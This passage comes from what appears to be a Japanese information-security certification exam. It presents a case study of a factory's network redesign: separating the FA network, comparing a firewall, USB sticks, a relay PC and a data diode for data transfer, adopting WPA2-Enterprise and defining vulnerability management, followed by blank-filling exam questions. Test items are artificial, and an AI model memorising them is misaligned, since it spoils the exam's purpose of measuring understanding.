課題 3　工場内で使われる機器は，標準 PC 及び FA 端末も含め，業務用ソフトなどの脆弱性管理が不十分である。公開されている脆弱性情報が確認されておらず，パッチが適用されていない機器が多い。セキュリティ規程に脆弱性管理についての具体的な言及がなく，どこまで管理するかを各部門に任せている。

C さんと F 氏は，システム部及びα工場の関係者に，発見された課題がもたらすリスクを説明し，解決の必要性について理解を得た。その上で，課題の解決に向けて検討を開始した。

〔課題 1 の解決〕

D 主任によると，FA 端末を A-NET に接続していたのは，次の二つの目的のためである。


・生産に関わるデータを，FA 端末から取り出して業務サーバに登録したり，プリンタで印刷したりするため。これらの作業は毎日，1 時間に 1 回以上ある。

・FA 端末のメンテナンスや設計データの更新の際に，A-NET 経由で FA 端末に当該データの転送を行うため。これらの作業は，多くても月に数回程度である。

C さんと F 氏は D 主任と協議を重ね，ネットワーク構成を見直すことで課題 1 の解決を図ることにした。見直し案におけるα工場のネットワークを表 2 及び図 5 に示す。

表２　見直し案におけるα工場の各ネットワーク（抜粋）

名称	説明
事務 LAN	事務などのデスクワークに利用するネットワークであり，A-NET の一部として管理する。主に標準 PC やプリンタを接続する。AP を設置する。許可を受けた機器は無線で接続できる。
F-NET	α工場において，FA 端末，プリンタ，その他の生産設備に関係する機器だけを接続する部門 NET である。F-NET と A-NET の接続の有無及び接続する場合の形態は別途検討する。
センサ NET	α工場では，一部の生産設備に IoT センサ（以下，センサという）を取り付けて，設備の監視などに役立てる実証実験をクラウドサービス事業者の Z 社と進めている。センサ NET をこのための部門 NET として新設する。センサが収集したデータは，センサ NET 経由で，Z 社のクラウドサービスに登録する。α工場の担当者は，Z 社のクラウドサービスにアクセスし，設備の状況を把握できる。センサの不具合が生産設備に直接影響を与えることはない。



注記１　FA 端末には生産設備が接続されている。当該生産設備の記載は省略している。
注記２　FA 端末から業務サーバにデータを転送する仕組みは検討中である。
注記３　一部の部門 NET の記載は省略している。

図５　見直し案におけるα工場のネットワーク

FA 端末から業務サーバにデータを安全に転送するための仕組みの候補を表 3 に，それぞれの仕組みについての評価結果を表 4 に示す。

表 3　FA 端末から業務サーバにデータを安全に転送するための仕組みの候補（概要）

名称	説明
FW 方式	F-NET と L3SW の間にステートフルパケットインスペクション型 FW を設置し，F-NET 側から A-NET 側へのアクセス及びこの応答に相当する通信だけを中継する。A-NET 側から F-NET 側にアクセスする通信は全て遮断する。データは，スクリプトを用いて，自動的に業務サーバに転送し登録する。
USB メモリ方式	F-NET と A-NET は物理的に接続せず，USB メモリを用いてデータを転送する。担当者は，必要時に，USB メモリを FA 端末に接続してデータを書き込んだ後，USB メモリを FA 端末から取り外す。その後，A-NET に接続した標準 PC にこの USB メモリを接続し，書き込んだデータを取り出して業務サーバに登録する。
中継用 PC 方式	事務 LAN と F-NET の間にデータ転送用の PC（以下，中継用 PC という）を設置し，中継用 PC を用いてデータを転送する。担当者は，必要時に，FA 端末を操作し，データを F-NET 側から中継用 PC の内蔵ストレージにコピーする。その後，中継用 PC にリモートログインし，中継用 PC を操作してデータを業務サーバに登録する。中継用 PC は，接続した両ネットワーク間でパケットを転送する機能をもたない。
データダイオード方式	データダイオードは，二つの接続点間において，片方向だけデータを転送する機能をもつネットワーク機器である。F-NET と L3SW に接続し，F-NET 側から A-NET 側へのデータの転送を許可し，逆方向は全ての通信を遮断する。データダイオードの実装例として，機器内部に光通信を行う部位を設け，データが片方向しか流れないことを物理的に保証するものがある。また，一部の通信プロトコルについて，通信をエミュレートする機能 [1]をもち，あたかも二つのネットワークが接続しているように見せることができる。データは，スクリプトを用いて，自動的に業務サーバに転送し登録する。

注 [1]　通信プロトコルに従いデータが双方向に流れているように偽装するが，一方向への情報転送は完全に遮断する機能のこと

表 4　それぞれの仕組みについての評価結果（抜粋）

方式	運用時の人的作業負荷	データ転送の即時性	セキュリティ（マルウェア感染）[1]
FW 方式	○	i	
USB メモリ方式	×	△	△
中継用 PC 方式	△	j	
データダイオード方式	○	k	

注記　各評価項目を 3 段階で評価。より好ましい特徴をもつものから順に“○”，“△”，“×”とする。ここで，明らかに解決すべき重大な問題があると考えられるものは“×”とする。

注 [1]　F-NET に接続された機器が，A-NET 経由でマルウェアに感染するリスクを評価する。

C さんと D 主任は，評価の結果，方式を一つ選択した。

また，逆方向の A-NET 側から FA 端末へのデータ転送は，USB メモリを利用して行うことにした。α 工場の F-NET 管理担当者は，A-NET に接続した標準 PC に USB

メモリを接続して必要なデータをコピーし，その後，②その USB メモリを FA 端末に接続してデータの更新などの作業を行う。FA 端末のメンテナンスの場合，データの更新を Y 社が行う場合もある。その場合，Y 社の担当者は，メンテナンスデータを格納した USB メモリを持参し，α工場の F-NET 管理担当者の監督の下，③その USB メモリを FA 端末に接続して作業する。

〔課題 2 の解決〕

課題 2 の解決のため，今後は，AP での機器の認証方式として，WPA2 エンタープライズ方式を採用することにした。同方式において必要となる認証サーバは，事務 LAN 用とセンサ NET 用をそれぞれ設置する。このうち，前者は全社で共用のサーバとし，システム部が管理する。後者はα工場が管理する。

〔課題 3 の解決〕

C さんは，M 部長と相談し，今後は，システム部が工場内で使われる機器について脆弱性管理を指導することにした。具体的には，システム部が脆弱性管理のプロセスを規定し，各部門に順守してもらうことにした。C さんが考えた脆弱性管理のプロセスの案を表 5 に示す。

表 5　脆弱性管理のプロセスの案

番号	プロセス	内容
1	情報収集	利用しているハードウェア及びソフトウェアについて脆弱性情報を入手する。
2	深刻度評価	入手した脆弱性情報について④その時点での自社にとっての深刻度を評価する。
3	措置の実施	深刻度評価の結果に従い，⑤適切と考えられる措置を実施する。
4	状況管理	（省略）

脆弱性管理のプロセスは，将来，A 社のセキュリティ規程に取り入れる。

〔セキュリティ規程の見直し〕

α工場の調査によって複数の課題が見つかったことから，現行のセキュリティ規程には改善すべき点があると考えられた。M 部長は，セキュリティ規程の改定の検討を C さんに指示した。

C さんは，これまで FA 端末を A-NET に接続してきた経緯を踏まえ，セキュリティ規程に次の項目を追加することを考えた。

・各部門は，部門機器及び部門 NET を適切に管理・維持するための措置を定める。
・各部門は，部門機器又は部門 NET を A-NET に接続するための申請を行う前に，当該接続についてリスクアセスメントを実施する。
・システム部は，各部門が上記の作業を行う際に，これを支援する。

C さんが項目の追加について F 氏に相談したところ，F 氏は，追加する項目に合わせて，図 2 中の 7 について⑥申請時に書面に記す事項を追加することを提案した。

また，C さんは，AP への接続制限の方法，及び業務用ソフトの脆弱性管理に不備があったことを考慮し，セキュリティに関わる施策の実施状況及びその効果を定期的に見直すプロセスをセキュリティ規程に明記することを考えた。

C さんは，セキュリティ規程の修正案を作成し，M 部長に提示した。M 部長は修正案を経営会議に提出し承認を得た。

〔施策の実施〕

課題の解決のために検討された施策が実施され，大きな効果が得られた。そこで，α 工場以外の工場についても調査が開始された。

設問1　〔ランサムウェア感染〕について，(1)～(4)に答えよ。

(1) 図3中の下線①について，ログに記録されたUser-Agentヘッダフィールドの値からはマルウェアによる通信であると判定するのが難しいケースがある。それはどのようなケースか。50字以内で述べよ。

(2) 図3中の［ a ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　共通脆弱性識別子　　イ　コモンクライテリア

ウ　ディジタル証明書　　エ　パッチ

オ　ファイル復号鍵

(3) 図3中の［ b ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　初期化　　イ　内蔵ストレージをUSBメモリにコピー

ウ　内蔵ストレージを暗号化　　エ　ネットワークから切断

オ　メモリをダンプ

(4) 図3中の［ c ］に入れる適切な字句を，10字以内で答えよ。

設問2　〔プロジェクトWの進め方〕について，(1)，(2)に答えよ。

(1) 表1中の［ d ］～［ f ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　APT　　イ　IoT端末

ウ　鍵ペア　　エ　検体のシグネチャ

オ　攻撃者の指示　　カ　ドキュメント

キ　バックドア　　ク　フィッシング

ケ　ランサムウェア

(2) 次に挙げる活動は，表 1 中のどのステップに該当するか。該当するステップを，それぞれ表 1 中の番号で答えよ。

活動 1：SNS を調べて，ターゲット組織の従業員の専門性や趣味嗜好の情報を得る。

活動 2：ターゲット組織内のファイルサーバにアクセスし，ターゲット組織の秘密情報を盗む。

活動 3：マルウェアを組み込んだ USB メモリを，ターゲット組織の建物の入り口付近に置いておく。

設問3　本文中の［ g ］，［ h ］に入れる適切な字句を，それぞれ 10 字以内で答えよ。

設問4　〔課題 1 の解決〕について，(1)～(3)に答えよ。

(1) 見直し案において，FA 端末が表 1 の APT 攻撃を受け，表 1 中の番号 5 のステップまでが成功したと想定した場合，番号 6 以降のステップでのデータダイオード方式のセキュリティ上の効果は何か。25 字以内で具体的に述べよ。

(2) 表 4 中の［ i ］～［ k ］に入れる適切なものを，解答群の中から選び，記号で答えよ。解答は重複してはならない。

解答群

	データ転送の即時性	セキュリティ（マルウェア感染）
ア	○	○
イ	○	△
ウ	△	×

(3) 本文中の下線②及び下線③について，FA 端末のマルウェア感染のリスクを低下させるために共通して接続前に行うべき措置は何か。30 字以内で具体的に述べよ。

設問5　〔課題 2 の解決〕について，(1)，(2)に答えよ。

(1) 事務 LAN 用，センサ NET 用の認証サーバはどこに設置するのが適切か。それぞれ図 1 中の（あ），（い）及び図 5 中の（う）～（か）から選び，記号で答えよ。

(2) AP への不正接続を考慮した場合，図 5 のネットワーク構成は図 4 に比べ，プロジェクト W の目的の達成の面で優れている。図 5 が優れていると考えら

れる点及びその理由について，FA 端末から業務サーバにデータを安全に転送するための仕組みを導入しなかった場合を想定し，60 字以内で具体的に述べよ。

設問6　〔課題3の解決〕について，(1)，(2)に答えよ。

(1)　表 5 中の下線④について，この値はどれか。解答群の中から選び，記号で答えよ。

解答群

ア　CVE　　イ　CVSS 環境値　　ウ　CVSS 基本値

エ　CVSS 現状値　　オ　CWE

(2)　表 5 中の下線⑤について，図 5 中の業務サーバのソフトウェアにネットワーク経由での遠隔操作につながる可能性がある深刻度の高い脆弱性が見つかった場合に，A-NET への被害を防ぐために適切と考えられる措置の例を二つ挙げ，それぞれ25字以内で具体的に述べよ。

設問7　〔セキュリティ規程の見直し〕について，(1)，(2)に答えよ。

(1)　図 4 中の工場 LAN，標準 PC 及び FA 端末，並びに図 5 中の事務 LAN，F-NET，センサ NET，標準 PC 及び FA 端末は，図 2 のセキュリティ規程に従うと，それぞれどの部門が管理を担うことになるか。適切な部門を解答群の中から選び，記号で答えよ。

解答群

ア　α工場　　イ　営業部　　ウ　財務部

エ　システム部　　オ　総務部

(2)　本文中の下線⑥について，追加すべき事項を二つ挙げ，本文中の用語を用いて，それぞれ20字以内で具体的に述べよ。

〔 メ モ 用 紙 〕

6. 退室可能時間中に退室する場合は，手を挙げて監督員に合図し，答案用紙が回収されてから静かに退室してください。

退室可能時間	15:10 ～ 16:20

7. **問題に関する質問にはお答えできません。**文意どおり解釈してください。
8. 問題冊子の余白などは，適宜利用して構いません。ただし，問題冊子を切り離して利用することはできません。
9. 試験時間中，机上に置けるものは，次のものに限ります。

   なお，会場での貸出しは行っていません。

   受験票，黒鉛筆及びシャープペンシル（B 又は HB），鉛筆削り，消しゴム，定規，時計（時計型ウェアラブル端末は除く。アラームなど時計以外の機能は使用不可），ハンカチ，ポケットティッシュ，目薬

   これら以外は机上に置けません。使用もできません。
10. 試験終了後，この問題冊子は持ち帰ることができます。
11. 答案用紙は，いかなる場合でも提出してください。回収時に提出しない場合は，採点されません。
12. 試験時間中にトイレへ行きたくなったり，気分が悪くなったりした場合は，手を挙げて監督員に合図してください。